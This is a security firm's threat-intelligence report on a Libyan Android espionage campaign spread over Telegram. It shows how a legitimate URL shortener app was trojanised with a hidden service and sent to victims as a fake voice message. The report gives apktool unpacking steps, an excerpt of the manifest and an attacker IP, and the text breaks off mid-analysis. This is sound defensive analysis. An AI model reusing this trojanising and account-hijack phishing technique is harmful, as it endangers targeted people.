Hunting Libyan Scorpions

Investigating a Libyan Cyber Espionage Campaign Targeting High-Profile Influentials

TLP: White

For public distribution

18/September/2016

Legal Notice:

This document is intended for public use and distribution. Unauthorized use or reproduction of this document without referencing Cyberkov is prohibited.

This document has been prepared by Cyberkov Co. Ltd.

Document Control

Document Title	Hunting Libyan Scorpions
TLP Classification	White
Document Version	1.0
Creation Date	01/September/2016
Last Modification Date	18/September/2016
Distribution	Public Distribution
Reference	PD-001

Cyberkov Contact Details

Name	**Cyberkov Media Office**
Email	media@cyberkov.com
Phone Number	+965 22445500
Fax Number	+1 (888) 433-3113
Office Number	+965 22445500
General query	info@cyberkov.com

Table of Contents

Executive Summary

Libya maybe known in non-stable political system, civil war and militant groups fighting for the land and oil control but it is definitely not known in cyber malicious activities, cyber espionage and hacking groups. No parties in Libya before this analysis reported to use cyber attacks, malwares nor recruit hackers to spy on their rivals. Today we have a different story.

In the past weeks on 6 August 2016, Cyberkov Security Incident Response Team (CSIRT) received a numerous Android malwares operating in different areas in Libya especially in Tripoli and Benghazi.

The malware spreads very fast using Telegram messenger application in smartphones, targeting high-profile Libyan influential and political figures.

The malware first discovery was after a highly Libyan influential Telegram account compromised via web Telegram using IP address from Spain.

The following day, the attackers spread an Android malware binded with legitimate Android application from the compromised Telegram account to all his contacts pretending it is an important voice message (misspelled it by "Voice Massege.apk") which indicates a non-english (maybe an Arabic) attacker.

After spreading the malware, more Android smartphones has been infected using the same technique (via Telegram) and then repost the malware again and again making a network of victims.

Analysis of this incident led us to believe that this operation and the group behind it which we call **Libyan Scorpions** is a malware operation in use since September 2015 and operated by a politically motivated group whose main objective is intelligence gathering, spying on influentials and political figures and operate an espionage campaign within Libya.

Also, the analysis of the incident led to the discovery of multiple malwares targeting Android and Windows machines.


Libyan Scorpions threat actors used a set of methods to hide and operate their malwares. They appear not to have highly technical skills but a good social engineering and phishing tricks. The threat actors are not particularly sophisticated, but it is well-understood that such attacks don't need to be sophisticated in order to be effective.

> ***Using malwares as weapon in an active warzone such as Libya, make the victims easy targets for assassination or kidnapping by tracking their physical locations and monitoring them day and night.***

Tactics, Techniques and Procedures (TTPs)

Libyan Scorpions is believed to be a political motivated group targeting a high-level influential and political figures in multiple cities within Libya.

Libyan Scorpions first compromised a personal Telegram account for a Libyan influential person with unknown vector. The victim received a push notification from his Telegram app that someone from Spain is logged into his account:




الموقع: ES (IP = 47.60.120.211)

إذا لم يكن أنت من سجل الدخول، يمكنك الذهاب
للإعدادات ثم تسجيل الخروج من كافة الأجهزة
الأخرى. كما يمكنك تفعيل التحقق بخطوتين إذا
رغبت بذلك عن طريق إعدادات الخصوصية.

شكراً,
فريق عمل تيليجرام
9:33 PM

The victim mistakenly deleted Telegram application from his phone thinking that this is going to stop the attacker(s).

Second day, the attacker used the victim phone number to spear phish his contacts in Telegram by pretending that the real person is sending a voice message while the file is actually a malicious APK (Android Package) file.




السلام عليكم 5:02 AM


Forwarded Message
From: ليبيا [redacted]
Voice Massege.apk
287 KB
5:04 AM

للاطلاع وافادتنا لو سمح وقتك 5:04 AM

This APK file targets only Android-based smartphones. Once the new victim click on the APK file, the application installs itself in the device without any problem and is fully functional. The icon of the application appears in the Apps menu named (URL Shortener).



The real malicious code is running in the background as Android service[1].


Genymotion for personal use - Google Nexus 5 - 4.4.4 - API 19 - 1080x1920...

12:36

Apps SHOW CACHED PROCESSES

OWNLOADED RUNNING ALL

Settings 31MB
1 process and 0 services

URL Shortener 8.4MB
1 process and 1 service 21:17:58


Yandex.Store 28MB
1 process and 1 service 21:50:33

Telegram 17MB
1 process and 1 service 21:49:36

Android Keyboard (AOSP) 7.8MB
1 process and 1 service 22:22:47

RAM
296MB used 1.7GB free

free for personal use


Genymotion for personal use - Google Nexus 5 - 4.4.4 - API 19 - 1080x1920...

12:36

Running app

URL Shortener 8.4MB
1 process and 1 service 21:18:02

SERVICES

MainService 21:18:02
Started by app.

This service was started by its app. Stopping it may cause the app to fail.

Stop Report

PROCESSES

URL Shortener 8.4MB
de.keineantwort.android.urlshortener


Main process in use.

free for personal use

[1] https://developer.android.com/guide/components/services.html

Malware Analysis


Cyberkov Security Incident Response Team (CSIRT) started analyzing the APK file (malware) and the first step was to unpack it.



root@Cyberkov: ~/voicemessage/Voice Massege — Konsole
File Edit View Bookmarks Settings Help

```
root@Cyberkov:~# mkdir voicemessage
root@Cyberkov:~# cd voicemessage/
root@Cyberkov:~/voicemessage# cp /media/sf_shared/Voice\ Massege.apk .
root@Cyberkov:~/voicemessage# ls
Voice Massege.apk
root@Cyberkov:~/voicemessage# apktool d Voice\ Massege.apk
I: Using Apktool 2.1.1-dirty on Voice Massege.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@Cyberkov:~/voicemessage# ls
Voice Massege  Voice Massege.apk
root@Cyberkov:~/voicemessage# cd Voice\ Massege/
root@Cyberkov:~/voicemessage/Voice Massege# ls
AndroidManifest.xml  apktool.yml  original  res  smali
root@Cyberkov:~/voicemessage/Voice Massege# 
```

After unpacking with apktool and reading (AndroidManifest.xml) file, it appears that the application is a malware injected inside a legitimate application having java package name: **de.keineantwort.android.urlshortener**.




AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:installLocation="auto" packag
e="de.keineantwort.android.urlshortener">
    <application android:icon="@drawable/icon" android:label="@string/app_name" android:theme="@style/URLS
hortener">
        <activity android:label="@string/app_name" android:name="URLShortener">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.SEND"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data android:mimeType="*/*"/>
            </intent-filter>
        </activity>
        <activity android:name=".EditSettings">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:host="urlshortener.keineantwort.de" android:scheme="keineantwort"/>
            </intent-filter>
        </activity>
        <activity android:name=".InfoView"/>
        <meta-data android:name="ADMOB_PUBLISHER_ID" android:value="a14d3f4e93a7eee"/>
        <activity android:configChanges="keyboard|keyboardHidden|orientation" android:name="com.admob.andr
oid.ads.AdMobActivity" android:theme="@android:style/Theme.NoTitleBar.Fullscreen"/>
        <receiver android:exported="true" android:name="com.admob.android.ads.analytics.InstallReceiver">
            <intent-filter>
                <action android:name="com.android.vending.INSTALL_REFERRER"/>
            </intent-filter>
        </receiver>
        <service android:name="com.google.app.main.MainService">
"AndroidManifest.xml" 279L, 21479C                                                   1,1           Top
```


Voice Massege : vim

Searching for the application in Google Play store with that specific package name (https://play.google.com/store/apps/details?id=de.keineantwort.android.urlshortener) yields:



The application exists in the store and the Libyan Scorpions hacking group took an instance of the APK and injected their malware into that legitimate application to spread it.

The real application is created by keineantwort.de and we have verified it from their main website:




App: URL Shortener

Teile URLs. Mit jedem URL Shortener, den Du benutzen möchtest.


Zur Zeit werden folgende Shortener unterstützt:

- is.gd
- goo.gl (mit und ohne Authentifizierung)
- bit.ly / j.mp (mit und ohne API Key)

